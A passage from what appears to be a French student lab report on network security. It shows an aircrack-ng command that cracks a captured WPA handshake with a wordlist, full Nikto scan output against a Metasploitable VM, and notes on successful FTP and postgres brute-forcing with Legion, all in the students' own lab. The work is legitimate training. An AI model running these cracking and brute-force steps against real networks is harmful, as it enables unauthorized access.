Ensuite on utilise un dictionnaire de mot de passe pour ma part j'ai pris celui de base installer sur kali linux le "wifite"

on lance une commande afin de bruteforce le mdp :

```
aircrack-ng -a2 -b XX:XX:XX:XX:XX:XX -w /usr/share/wordlists/wifite.txt
info-01.cap
```

Tâche 7 Utilisation de scanneurs de vulnérabilité (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	**55 %**
Nicolas RABERGEAU	**45 %**


Estimation du temps passé sur cette tâche en heure-homme : 25h

Objectif : Réaliser plusieurs évaluations de la sécurité des serveurs


Sous-tâches	Evaluation prof
Installez dans la DMZ une machine/VM metasploitable	100%
Installez et utilisez SCNR	100%
Installez et utilisez Legion	100%
Installez et utilisez Nuclei	100%
Installez et utilisez Nikto	100%
Placez les scanners dans la DMZ, puis à l'extérieur	100%

Rapport


(Expliquez votre démarche, captures d'écrans des installations, listez le résultat des scans, etc.)




Capture du scanner Légion dans la DMZ du Metasploitable. (Sans Firewall)




Capture scanner Legion de Metasploitable depuis l'extérieur (Passent par le FW)




Bruteforce réussie de Legoin de postgres sur Metasploitable




Bruteforce réussie de Legoin de FTP sur Metasploitable



Capture du scanner Nuclei dans la DMZ du Metasploitable. (Sans Firewall)




Capture scanner Nuclei de Metasploitable depuis l'extérieur (Passent par le FW)




Capture du scanner Nikto dans la DMZ du Metaspoiltable. (Sans Firewall)


```
root@rt-mob16:/home/rt/nikto/program# ./nikto.pl -h 87.10.10.1
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          87.10.10.1
+ Target Hostname:    87.10.10.1
+ Target Port:        80
+ Start Time:         2024-04-03 11:00:24 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alt
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 18:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8892 requests: 2 error(s) and 26 item(s) reported on remote host
+ End Time:           2024-04-03 11:02:12 (GMT2) (108 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@rt-mob16:/home/rt/nikto/program#
```

Capture scanner Nikto de Metasploitable depuis l'extérieur (Passent par le FW)





Capture du scanner SCNR dans la DMZ du Metasploitable



Capture d'écran de problème de rapport de scan

Le problème était quand je voulais avoir un beau rapport de scan pour bien voir les différents résultats de scan mais qu'ont pouvais pas car on avait pas le license pour. Du coup pour voir les résultats, on a dû nous méfier au logs de scan qui nous a été fourni.
Un autre problème était que les scan SCNR ont été trop agressifs pour le VM qu'il n'avait pas assez de mémoire. Pour résoudre on a augmenter le RAM sur le VM sous Virtualbox et augmenter les cores du CPU en

Mise en place Metasploitable/Nikto/SCNR: Fait par
Fatih KURUL


Nuclei/Légion et tester les scanner passant par le FW et sans FW: Fait par
Nicolas RABERGEAU

La machine VM Metasploitable a été configurée en Bridge sur l'interface (eth1 10.0.0.5) ou ce situe le le Serveur WEB/FTP (eth0 10.0.0.1) du Réseau A avec les 2 reliée à la DMZ du Stormshield grâce à un switch.


J'ai utilisé Nuclei/Légion sur mon propre PC portable avec Kali linux en dual boot et puis utiliser Nikto/SCNR sur les PC portable d'IUT.

Lors des scans, nous avons remarqué des différences entre un scan interne au LAN et un autre effectué depuis l'extérieur au WAN. C'est difference sont du au fait que nos trafic entrant depuis l'extérieur passe par les filtrage présent sur le firewall. Cela permet de ne pas pouvoir scanner tout le réseau interne depuis le réseau externe. Pour un attaquant, cela rend les attaques plus difficiles depuis le 